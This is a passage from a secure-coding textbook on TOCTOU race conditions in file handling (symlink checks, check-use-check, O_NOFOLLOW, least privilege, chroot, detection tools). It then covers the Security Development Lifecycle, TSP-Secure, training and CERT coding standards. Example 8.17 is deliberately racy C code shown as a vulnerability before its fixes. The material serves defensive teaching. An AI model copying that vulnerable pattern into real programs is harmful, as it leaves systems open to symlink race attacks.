This enables the program to recognize if an attacker has switched files between the first `close()` and the second `open()`. The program does not recognize whether the file has been modified in place, however. This solution is described in more detail in *The CERT C Secure Coding Standard* [Seacord 2008], "FIO05-C. Identify files using multiple file attributes."

Checking for Symbolic Links. Another use of the check-use-check pattern, shown in Example 8.17, is to check for symbolic links. The POSIX `lstat()` function collects information about a symbolic link rather than its target. The example uses the `lstat()` function to collect information about the file, checks the `st_mode` field to determine if the file is a symbolic link, and then opens the file if it is not a symbolic link.

Example 8.17 Checking for Symbolic Links with Check-Use-Check

```
char *filename = /* file name */;
char *userbuf = /* user data */;
unsigned int userlen = /* length of userbuf string */;

struct stat lstat_info;
int fd;
```

```
/* ... */
if (lstat(filename, &lstat_info) == -1) {
  /* handle error */
}

if (!S_ISLNK(lstat_info.st_mode)) {
   fd = open(filename, O_RDWR);
   if (fd == -1) {
       /* handle error */
   }
}
if (write(fd, userbuf, userlen) < userlen) {
  /* handle error */
}
```

This code contains a TOCTOU race condition between the call to `lstat()` and the subsequent call to `open()` because both functions operate on a file name that can be manipulated asynchronously to the execution of the program.

The check-use-check pattern can be applied by

1. Calling `lstat()` on the file name
2. Calling `open()` to open the file
3. Calling `fstat()` on the file descriptor returned by `open()`
4. Comparing the file information returned by the calls to `lstat()` and `fstat()` to ensure that the files are the same

This solution is shown in Example 8.18.

Example 8.18 Detecting Race Condition with Check-Use-Check

```
char *filename = /* file name */;
char *userbuf = /* user data */;
unsigned int userlen = /* length of userbuf string */;

struct stat lstat_info;
struct stat fstat_info;
int fd;
/* ... */
if (lstat(filename, &lstat_info) == -1) {
  /* handle error */
}

fd = open(filename, O_RDWR);
if (fd == -1) {
  /* handle error */
}

if (fstat(fd, &fstat_info) == -1) {
  /* handle error */
}

if (lstat_info.st_mode == fstat_info.st_mode &&
    lstat_info.st_ino == fstat_info.st_ino  &&
    lstat_info.st_dev == fstat_info.st_dev) {
  if (write(fd, userbuf, userlen) < userlen) {
    /* handle error */
  }
}
```

Although this code does not eliminate the race condition, it can detect any attempt to exploit the race condition to replace a file with a symbolic link. Because `fstat()` is applied to file descriptors, not file names, the file passed to `fstat()` must be identical to the file that was opened. The `lstat()` function does not follow symbolic links, but `open()` does. Comparing modes using the `st_mode` field is sufficient to check for a symbolic link.

Comparing i-nodes, using the `st_ino` fields, and devices, using the `st_dev` fields, ensures that the file passed to `lstat()` is the same as the file passed to `fstat()`. This solution is further described by *The CERT C Secure Coding Standard* [Seacord 2008], "POS35-C. Avoid race conditions while checking for the existence of a symbolic link."

Some systems provide the `O_NOFOLLOW` flag to help mitigate this problem. The flag is required by the POSIX.1-2008 standard and so will become more portable over time. If the flag is set and the supplied `file_name` is a symbolic link, then the open will fail.

Example 8.19 Using `O_NOFOLLOW` Flag

```
char *file_name = /* something */;
char *userbuf = /* something */;
unsigned int userlen = /* length of userbuf string */;

int fd = open(file_name, O_RDWR | O_NOFOLLOW);
if (fd == -1) {
  /* handle error */
}
write(fd, userbuf, userlen);
```

This solution completely eliminates the race window. Neither of the solutions described in this section checks for or solves the problem of hard links. This problem and its solutions are further described by *The CERT C Secure Coding Standard* [Seacord 2008], "POS01-C. Check for the existence of links when dealing with files." Checking for the existence of symbolic links is generally unnecessary, and the problem is better solved by using the mechanisms provided by the operating system to control access to files. Checking for the existence of symbolic links should be necessary only when your application has assumed responsibility for security—for example, an HTTP server that needs to keep its users from compromising each other.

Eliminating the Race Object

Race conditions exist in part because some object (the race object) is shared by concurrent execution flows. If the shared object(s) can be eliminated or its shared access removed, there cannot be a race vulnerability. This section suggests commonsense security practices based on the concept of mitigating race condition vulnerabilities by removing the race object.

Know What Is Shared. In the same way that young children are taught the dangers of sharing someone else's drinking glass, programmers need to be aware of the inherent dangers in sharing software resources. Resources that are capable of maintaining state are of concern with respect to race conditions. Determining what is shared begins by identifying the source of the concurrency (that is, the actors who are involved in sharing).

Any two concurrent execution flows of the same computer share access to that computer's devices and various system-supplied resources. Among the most important and most vulnerable shared resources is the file system. Windows systems have another key shared resource: the registry.

System-supplied sharing is easy to overlook because it is seemingly distant from the domain of the software. A program that creates a file in one directory may be impacted by a race condition in a directory several levels closer to the root. A malicious change to a registry key may remove a privilege required by the software. Often the best mitigation strategies for system-shared resources have more to do with system administration than software engineering—system resources should be secured with minimal access permissions and system security patches installed regularly.

Software developers should also minimize vulnerability exposure by removing unnecessary use of system-supplied resources. For example, the Windows `ShellExecute()` function may be a convenient way to open a file, but this command relies on the registry to select an application to apply to the file. It is preferable to call CreateProcess(), explicitly specifying the application, than to rely on the registry.

In general, process-level concurrency increases the number of shared objects. Concurrent processes typically inherit global variables and system memory, including settings such as the current directory and process permissions, at the time of child process creation. This inheritance does not produce race objects, so long as there is no way for the child and parent to mutate a shared object. Most global variables, for example, can't be race objects among processes, because global variables are duplicated, not shared.

The process inheritance mechanism does, however, cause any open object shared by its handle, most notably files, to become a candidate as a race object among related processes. This exposure is potentially greater than for unopened files, because the child process inherits the parent's access permissions for files that are open when a child is created. Another potential vulnerability associated with inheriting open files is that this may unnecessarily populate the file descriptor table of a child process. In a worst case these unnecessary entries could cause the child's file descriptor table to fill, resulting in a denial of service. All of these reasons suggest that it is best to close all open files, except perhaps stdin, stdout, and stderr, before forking child processes.

The UNIX ptrace() function also raises serious concerns about shared resources. A process that executes ptrace() essentially has unlimited access to the resources of the trace target. This includes access to all memory and register values. Programmers would be well advised to avoid the use of ptrace() except for applications like debugging, in which complete control over the memory of another process is essential.

Concurrency at the thread level leads to the greatest amount of sharing and correspondingly the most opportunity for race objects. Peer threads share all system-supplied and process-supplied shared objects, but they also share all global variables, dynamic memory, and system environment variables. For example, changing the PATH variable or the current directory within a thread must be viewed in the context of all peer threads. Minimizing the use of global variables, static variables, and system environment variables in threads minimizes exposure to potential race objects.

Use File Descriptors, Not File Names. The race object in a file-related race condition is often not the file but the file's directory. A symlink exploit, for example, relies on changing the directory entry, or perhaps an entry higher in the directory tree, so that the target of a file name has been altered. Once a file has been opened, the file is not vulnerable to a symlink attack as long as it is accessed through its file descriptor and not the file name's directory that is the object of the race. Many file-related race conditions can be eliminated by using fchown() rather than chown(), fstat() rather than stat(), and fchmod() rather than chmod() [Wheeler 2003]. POSIX functions that have no file descriptor counterpart, including link(), unlink(), mkdir(), rmdir(), mount(), unmount(), lstat(), mknod(), symlink(), and utime(), should be used with caution and regarded as potentially creating race conditions. File-related race conditions are still possible in Windows, but they are much less likely because the Windows API encourages the use of file handles rather than file names.

Controlling Access to the Race Object

The change state property for race conditions states, "At least one of the (concurrent) control flows must alter the state of the race object (while multiple flows have access)." This suggests that if many processes have only concurrent read access to a shared object, the object remains unchanged and there is no race condition (although there might be confidentiality concerns unrelated to a race). Other techniques for reducing the exposure to the change state property are examined in this section.

Principle of Least Privilege. Sometimes a race condition can be eliminated by reducing process privilege, and other times reducing privilege just limits exposure; but the principle of least privilege is still a wise strategy for mitigating race conditions as well as other vulnerabilities.

Race condition attacks generally involve a strategy whereby the attacker causes the victim code to perform a function for which the attacker wouldn't (or shouldn't) normally have permission. The ultimate prize, of course, is when the victim has root privileges. On the other hand, if the process executing a race window has no more privilege than the attacker, then there is little to be gained by an exploit.

There are several ways the principle of least privilege can be applied to mitigate race conditions:

- Whenever possible, avoid running processes with elevated privileges.
- When a process must use elevated privileges, these privileges should normally be dropped using the POSIX privilege management functions, or else CreateRestrictedToken() or AdjustTokenPrivileges() (Windows), before acquiring access to shared resources.
- When a file is created, permissions should be restricted exclusively to the owner. (If necessary, the file's permissions can be adjusted later by way of the file descriptor.) Some functions, such as fopen() and mkstemp(), require first invoking umask() to establish creation permissions.

Secure Directories. An algorithm for verifying file access permissions must examine not only the permissions of the file itself but also those of every containing directory from the parent directory back to the root of the file system. John Viega and Matt Messier [Viega 2003] propose such an algorithm for UNIX. Their code avoids interprocess race conditions by using the check-use-check pattern to ensure the integrity of every advance of the current directory up the directory tree. Such use of the current directory requires care to avoid race conditions in a multithreaded application but is otherwise a sound approach to verify directory trust. *The CERT C Secure Coding Standard* [Seacord 2008], "FIO15-C. Ensure that file operations are performed in a secure directory," also contains a solution for verifying that a specified directory is secure.

Chroot Jail. Another technique for providing a secure directory structure, the *chroot jail*, is available in most UNIX systems. Calling `chroot()` effectively establishes an isolated file directory with its own directory tree and root. The new tree guards against "`..`", symlink, and other exploits applied to containing directories. The chroot jail requires some care to implement securely [Wheeler 2003]. Calling `chroot()` requires superuser privileges, and the code executing within the jail must not execute as root lest it be possible to circumvent the isolation directory.

Container Virtualization. Containers provide lightweight virtualization that lets you isolate processes and resources without the need to provide instruction-interpretation mechanisms and other complexities of full virtualization. Containers can be viewed as an advanced version of jails that isolate the file system; separate process IDs, network namespaces, and so forth; and confine resource usage such as memory and CPUs.

This form of virtualization usually imposes little or no overhead, because programs in a virtual partition use the operating system's normal system call interface and do not need to be subject to emulation or run in an intermediate virtual machine, as is the case with whole-system virtualization, such as VMware.

Container virtualization is available for Linux (lxc, OpenVZ), Windows (Virtuozzo), and Solaris. Standard Linux support is still maturing and contains known security holes. Commercial versions or OpenVZ (fork of Linux) are more advanced.

Exposure. Avoid exposing your file system directory structure or file names through your user interface or other APIs. A better approach might be to let the user specify a key as an identifier. This key can then be mapped through a hash table or other data structure to a specific file in the file system without exposing your file system directly to an attacker.

Race Detection Tools

Race conditions have been studied extensively, and a number of tools have been proposed and developed for their detection and prevention. This section surveys three categories of race condition tools, offering a brief representative examination of tools and some key characteristics.

Static Analysis. A static analysis tool analyzes software for race conditions without actually executing the software. The tool parses the source code (or, in some cases, the binary executable), sometimes relying on user-supplied search information and criteria. Static analysis tools report apparent race conditions, sometimes ranking each reported item according to perceived risk.

Race condition detection has been shown to be an NP-complete problem [Netzer 1990]. Therefore, static race detection tools provide an approximate identification. Additionally, C and C++ are difficult languages to analyze statically, partially because of pointers and pointer arithmetic in C and such features as dynamic dispatch and templates in C++. As a result, all static analysis algorithms are prone to some false negatives (vulnerabilities not identified) and frequent false positives (incorrectly identified vulnerabilities). False positives require software developer investigation.

Dynamic Analysis. Dynamic race detection tools overcome some of the problems with static tools by integrating detection with the actual program's execution. The advantage of this approach is that a real runtime environment is available to the tool. Analyzing only the actual execution flow has the additional benefit of producing fewer false positives that the programmer must consider. The main disadvantages of dynamic detection are (1) a dynamic tool fails to consider execution paths not taken, and (2) there is often a significant runtime overhead associated with dynamic detection.

A well-known commercial tool is Thread Checker from Intel Corporation. Thread Checker performs dynamic analysis for thread races and deadlocks on both Linux and Windows C++ code. Helgrind is one of the tools of the Valgrind package. It catches errors involving the POSIX threads library but can be confounded by usage of other thread primitives (for example, the `futex()` system call in Linux). Helgrind works on programs written in C, C++, and Fortran. Helgrind can degrade performance by a factor of 100; consequently, it is useful only for testing purposes and not as a runtime protection scheme.

8.7 Summary

File I/O is a fertile area for vulnerabilities. Many of these vulnerabilities allow unprivileged and unauthorized users to perform operations on privileged files. This can easily lead to unintentional information loss and, in more serious cases, can allow an attacker to gain root privileges on a vulnerable machine.

Performing file I/O securely is extremely difficult and requires an in-depth understanding of the file system, operating system, and APIs. What makes file I/O even more complex is that you may not know in advance which file systems are in use on the platforms on which your software is deployed and that portable APIs tend to be insecure, as security features vary among platforms and file systems.

Race conditions are among the most subtle, difficult-to-discover, and frequently exploitable file I/O vulnerabilities. Their subtlety lies in their source: concurrency. Concurrent code is simply more intellectually complex than sequential code. It is more difficult to write, more difficult to comprehend, and more difficult to test. The subtleties of race conditions have been known for many years and researched extensively, but there are no "silver bullets" for avoiding race conditions.

The vulnerabilities of race conditions can be divided into two major groups: (1) those that are caused by the interactions of the threads (trusted control flows) within a multithreaded process and (2) vulnerabilities from concurrent execution (untrusted flows) outside the vulnerable software. The primary mitigation strategy for vulnerability to trusted threads is to eliminate race conditions using synchronization primitives.

Race conditions from untrusted processes are the source of many well-known file-related vulnerabilities, such as symlink vulnerabilities and vulnerabilities related to temporary files. Synchronization primitives are of little value for race vulnerabilities from untrusted processes. Instead, mitigation requires strategies designed to eliminate the presence of shared race objects and/or carefully restrict access to those race objects.

Many tools have been developed for locating race conditions either statically or dynamically. Most of these tools have serious deficiencies. It is not computationally feasible to accurately identify all race conditions, so most static tools produce significant numbers of false positives and false negatives. Dynamic tools, on the other hand, have a large execution-time cost and are incapable of discovering race conditions outside the actual execution flow. Many detection tools, both static and dynamic, are incapable of detecting race conditions from untrusted processes.

Deficiencies aside, many race detection tools have proven their ability to uncover race conditions even in heavily tested code.

9

Recommended Practices

with Noopur Davis, Chad Dougherty, Nancy Mead, and Robert Mead[1]

Evil is that which one believes of others.
It is a sin to believe evil of others, but it is seldom a mistake.

—Henry Lewis Mencken,
A Mencken Chrestomathy

Each chapter of this book (except for this one and the introduction) provides detailed examples of the kinds of programming errors that can lead to vulnerabilities and possible solutions or mitigation strategies. However, a number of broad mitigation strategies that do not target a specific class of vulnerabilities or exploits can be applied to improve the overall security of a deployed application.

This chapter integrates information about mitigation strategies, techniques, and tools that assist in developing and deploying secure software in C and C++ (and other languages). In addition, it provides specific recommendations not included in earlier chapters.

[1] Noopur Davis is a Principal of Davis Systems, a firm providing software process management consulting services since 1993. Chad Dougherty is a Systems/Software Engineer at Carnegie Mellon University's School of Computer Science. Nancy Mead is a Principal Researcher in the CERT Program of Carnegie Mellon's Software Engineering Institute (SEI). Robert Mead is the Information Security Program Director in the Queensland Government Chief Information Office, Australia.

Different mitigations are often best applied by individuals acting in the different software development roles—programmers, project managers, testers, and so forth. Mitigations may apply to a single individual (such as personal coding habits) or to decisions that apply to the entire team (such as development environment settings). As a result, some of the mitigation strategies described in this chapter directly involve developers, while the effects of other mitigation strategies on developers are more indirect.

9.1 The Security Development Lifecycle

The Security Development Lifecycle (SDL)[2] is a software development security assurance process developed by Microsoft consisting of security practices grouped by the seven phases shown in Figure 9.1 [Howard 2006]. This chapter is similarly organized according to these phases.

The SDL is process agnostic and can be used with a variety of software development processes, including waterfall, spiral, and agile. The SDL was designed to reduce the number and severity of vulnerabilities for enterprise-scale software development. It is specifically tailored to Microsoft development practices and business drivers. The use of the SDL has been mandatory at Microsoft since 2004.

A longitudinal study performed by Dan Kaminsky [Kaminsky 2011] using fuzzing to identify exploitable or probably exploitable vulnerabilities in Microsoft Office and OpenOffice suggests that the SDL has helped Microsoft improve software security. Figure 9.2 shows that the number of exploitable or probably exploitable vulnerabilities in Microsoft Office decreased from 126 in Microsoft Office 2003 to only 7 in Microsoft Office 2010.




Figure 9.1 Security Development Lifecycle (© 2010 Microsoft Corporation. All rights reserved. Licensed under Creative Commons Attribution-NonCommercial-ShareAlike 3.0 Unported.)

[2] www.microsoft.com/security/sdl/default.aspx.




Figure 9.2 Vulnerabilities in Office versus OpenOffice (Source: [Kaminsky 2011])

Although evidence exists that the SDL has helped improve software security at Microsoft, it *was* designed to meet Microsoft's needs rather than those of the broader software development community. To address needs of the broader software development community, Microsoft published the *Simplified Implementation of the Microsoft SDL* [Microsoft 2010], which is based on the SDL process used at Microsoft but reduces the SDL to a more manageable size. The SDL is licensed under a nonproprietary Creative Commons License. It is platform and technology agnostic and suitable for development organizations of any size.

The Simplified SDL is supported by a limited number of training modules, processes, and tools. However, Microsoft and CERT are working to enhance the SDL by using solutions developed at CERT and elsewhere. Many of these training modules, processes, and tools are described in this chapter. Table 9.1 shows a mapping of some of these resources and tools to SDL core practices.

Table 9.1 Mapping of Resources and Tools to the Simplified SDL

SDL Core Practice	Resources	Tools
Core security training	Security training (Section 9.2)	
Security and privacy requirements	*The CERT C Secure Coding Standard*, *The CERT C++ Secure Coding Standard*, SQUARE, use/misuse cases (Section 9.3)	SQUARE tool (Section 9.3)
Create quality gates/ bug bars	—	—

continues

Table 9.1 Mapping of Resources and Tools to the Simplified SDL (*continued*)

SDL Core Practice	Resources	Tools
Security and privacy risk assessment	—	—
Establish design requirements	Secure software development principles (Section 9.4)	—
Attack surface analysis/ reduction	Attack surface (Section 9.4)	—
Threat modeling	Microsoft (Section 9.4)	SDL Threat Modeling Tool (Section 9.4)
Use approved tools	—	—
Deprecate unsafe functions	—	—
Perform static analysis	The Source Code Analysis Laboratory (SCALe) (Section 9.5)	Compass/ROSE and CERT ROSE checkers (Section 9.5) Thread-role analysis
Perform dynamic analysis	—	As-if infinitely ranged (AIR) integers (Section 9.5) Security-enhanced open source C compiler (Section 9.5)
Fuzz testing	—	Basic Fuzzing Framework (BFF), Failure Observation Engine (FOE), Dranzer (Section 9.6)
Attack surface review	—	Attack Surface Analyzer 1.0 (Section 9.6)
Incident response plan	CSIRT management Vulnerability handling and remediation	—
Final security review	Security assurance case	—
SDL process: response	CSIRT incident response	—

TSP-Secure

Team Software Process for Secure Software Development (TSP-Secure) was designed to address some of the imprecise software engineering practices that can lead to vulnerable software: lack of clear security goals, unclear roles, inadequate planning and tracking, not recognizing security risks early in the software development life cycle, and, perhaps most important of all, ignoring security and quality until the end of the software development life cycle. TSP-Secure is a TSP-based method that can predictably improve the security of developed software.

The SEI's Team Software Process provides a framework, a set of processes, and disciplined methods for applying software engineering principles at the team and individual levels [Humphrey 2002]. Software produced with the TSP has one or two orders of magnitude fewer defects than software produced with current practices (0 to 0.1 defects per thousand lines of code as opposed to 1 to 2 defects per thousand lines of code) [Davis 2003].

TSP-Secure extends the TSP to focus more directly on the security of software applications. TSP-Secure addresses secure software development in three ways. First, because secure software is not built by accident, TSP-Secure addresses planning for security. Also, because schedule pressures and personnel issues get in the way of implementing best practices, TSP-Secure helps to build self-directed development teams and then puts these teams in charge of their own work. Second, because security and quality are closely related, TSP-Secure helps manage quality throughout the product development life cycle. Finally, because people building secure software must have an awareness of software security issues, TSP-Secure includes security awareness training for developers.

Planning and Tracking

TSP-Secure teams build their own plans. Initial planning activities include selecting the programming language(s) that will be used to implement the project and preparing the secure coding standards for those languages. The static analysis tools are also selected, and the first cut of static analysis rules is defined. The secure development strategy is defined, which includes decisions such as when threat modeling occurs, when static analysis tools are run in the development life cycle, and how metrics from modeling and analysis may be used to refine the development strategy. The next wave of planning is conducted in a project launch, which takes place in nine meetings over three to four days, as shown in Figure 9.3. The launch is led by a qualified team coach. In a TSP-Secure launch, the team members reach a common understanding of



Initial planning
Day 1
Day 2
Day 3
Select programming languages and secure coding standards
Identify static analysis tools and rules
Produce secure development strategy
Establish product and business goals
Select team roles and define team goals
Produce development strategy and tailored processes
Build overall and near-term plans
Develop quality plan
Build detailed near-term personal plans
Conduct risk assessment
Prepare for management review
Hold management review
Conduct launch postmortem
A qualified TSP coach guides the team through a defined process to develop the plan and negotiate with stakeholders.

Figure 9.3 Secure launch

the work and the approach they will take to do the work, produce a detailed plan to guide the work, and obtain management support for the plan.

At the end of the TSP-Secure launch, the team and management agree on how the team will proceed with the project. As the tasks in the near-term plans are completed, the team conducts a relaunch, where the next cycle of work is planned in detail. A postmortem is also conducted at the end of each cycle, and among other planning, process, and quality issues, the security processes, tools, and metrics are evaluated, and adjustments are made based on the results. A relaunch is similar to a launch but slightly shorter in duration. The cycle of plan and replan follows until the project is completed.

After the launch, the team executes its plan and manages its own work. A TSP coach works with the team to help team members collect and analyze schedule and quality data, follow their process, track issues and risks, maintain their plan, track progress against their goals, and report status to management.

Quality Management

Defects delivered in released software are a percentage of the total defects introduced during the software development life cycle. The TSP-Secure quality management strategy is to have multiple defect removal points in the software development life cycle. Increasing defect removal points increases the likelihood of finding defects soon after they are introduced, enabling the problems to be more easily fixed and the root causes more easily determined and addressed.

Each defect removal activity can be thought of as a filter that removes some percentage of defects that can lead to vulnerabilities from the software product, while other defects that can lead to vulnerabilities escape the filter and remain in the software, as illustrated by Figure 9.4. The more defect



Requirements activities
%
Some % of vulnerabilities injected during requirements activities are removed during requirements analysis, threat modeling, or developing abuse cases.
Design activities
%
Some % of vulnerabilities injected during requirements and design activities are removed during design reviews and verification.
Implementation activities
%
Some % of vulnerabilities injected during requirements, design, and coding are removed during code reviews, dynamic analysis, static analysis, and testing.
Some % of vulnerabilities escape all removal filters and are released with the software.

Figure 9.4 Filtering out vulnerabilities

removal filters there are in the software development life cycle, the fewer defects that can lead to vulnerabilities will remain in the software product when it is released.

Defects are measured as they are removed. Defect measurement informs the team members where they stand against their goals, helps them decide whether to move to the next step or to stop and take corrective action, and indicates where to fix their process to meet their goals. The earlier the defects are measured, the more time an organization has to take corrective action early in the software development life cycle.

Software developers must be aware of those aspects of security that impact their software. Consequently, TSP-Secure includes an awareness workshop that exposes participants to a limited set of security issues. The TSP-Secure workshop begins with an overview of common vulnerabilities. Design, implementation, and testing practices to address the common causes of vulnerabilities are also presented.

9.2 Security Training

Education plays a critical role in addressing the cybersecurity challenges of the future, such as designing curricula that integrate principles and practices of secure programming into educational programs [Taylor 2012]. To help guide this process, the National Science Foundation Directorates of Computer and Information Science and Engineering (CISE) and Education and Human Resources (EHR) jointly sponsored the Summit on Education in Secure Software (SESS), held in Washington, DC, in October 2010. The goal of the summit was to develop road maps showing how best to educate students and current professionals on robust, secure programming concepts and practices and to identify both the resources required and the problems that had to be overcome. The Summit made ten specific recommendations, developed from the road maps [Burley 2011]. These included the following:

1. Require at least one computer security course for all college students:
    a. For CS students, focus on technical topics such as how to apply the principles of secure design to a variety of applications.
    b. For non-CS students, focus on raising awareness of basic ideas of computer security.
2. Use innovative teaching methods to strengthen the foundation of computer security knowledge across a variety of student constituencies.

The Computer Science Department at CMU has offered CS 15-392, "Secure Programming," as a computer science elective since 2007. The Software Assurance Curriculum Project sponsored by the Department of Homeland Security (DHS) includes this course as an example of an undergraduate course in software assurance that could be offered in conjunction with a variety of programs [Mead 2010]. CMU's Information Networking Institute has also offered 14-735, "Secure Software Engineering," in its Master of Science in Information Technology Information Security track (MSIT-IS). Similar courses are currently being taught at a number of colleges and universities, including Stevens Institute, Purdue, University of Florida, Santa Clara University, and St. John Fisher College.

Current and projected demands for software developers with skills in creating secure software systems demonstrate that, among other things, there exists a clear need for additional capacity in secure coding education [Bier 2011]. Increased capacity can be addressed, in part, by an increase in the productivity and efficiency of learners—that is, moving ever more learners ever more rapidly through course materials. However, the need for throughput is matched by the need for quality. Students must be able to apply what they have learned and be able to learn new things. Effective secure coding requires a balance between high-level theory, detailed programming language expertise, and the ability to apply both in the context of developing secure software.

To address these needs, Carnegie Mellon University's Open Learning Initiative and the CERT have collaborated in the development of an online secure coding course that captures expert content, ensures high-quality learning, and can scale to meet rapidly growing demand.[3]

The SEI and CERT also offer more traditional professional training. The following is a partial list of available SEI training courses: "Security Requirements Engineering Using the SQUARE Method," "Assessing Information Security Risk Using the OCTAVE Approach," "Software Assurance Methods in Support of Cyber Security," "Mission Risk Diagnostic," "Secure Coding in C and C++," "Software Assurance Methods in Support of Cyber Security," and "Overview of Creating and Managing CSIRTs."

9.3 Requirements

Secure Coding Standards

An essential element of secure coding is well-documented and enforceable coding standards. Coding standards encourage programmers to follow a

[3] https://oli.cmu.edu/courses/future-2/secure-coding-course-details/.

uniform set of rules and guidelines determined by the requirements of the project and organization rather than by the programmer's familiarity or preference.

CERT coordinates the development of secure coding standards by security researchers, language experts, and software developers using a wiki-based community process. More than 1,200 contributors and reviewers have participated in the development of secure coding standards on the CERT *Secure Coding Standards* wiki [SEI 2012a]. CERT's secure coding standards have been adopted by companies such as Cisco and Oracle. Among other requirements to use secure coding standards, the National Defense Authorization Act for Fiscal Year 2013[4] includes language that states:

> The Under Secretary shall, in coordination with the Chief Information Officer, develop guidance and direction for Department program managers for covered systems to do as follows:
>
> (1) To require evidence that government software development and maintenance organizations and contractors are conforming in computer software coding to—
>
> (A) approved secure coding standards of the Department during software development, upgrade and maintenance activities, including through the use of inspection and appraisals.

The use of secure coding standards defines a set of requirements against which the source code can be evaluated for conformance. Secure coding standards provide a metric for evaluating and contrasting software security, safety, reliability, and related properties. Faithful application of secure coding standards can eliminate the introduction of known source-code-related vulnerabilities. To date, CERT has released secure coding standards for C [Seacord 2008] and Java [Long 2012] and is readying a standard for C++ [SEI 2012b] and Perl [SEI 2012c].

The CERT C Secure Coding Standard, version 1.0, is the official version of the C language standards against which conformance testing is performed and is available as a book from Addison-Wesley [Seacord 2008]. It was developed specifically for versions of the C programming language defined by

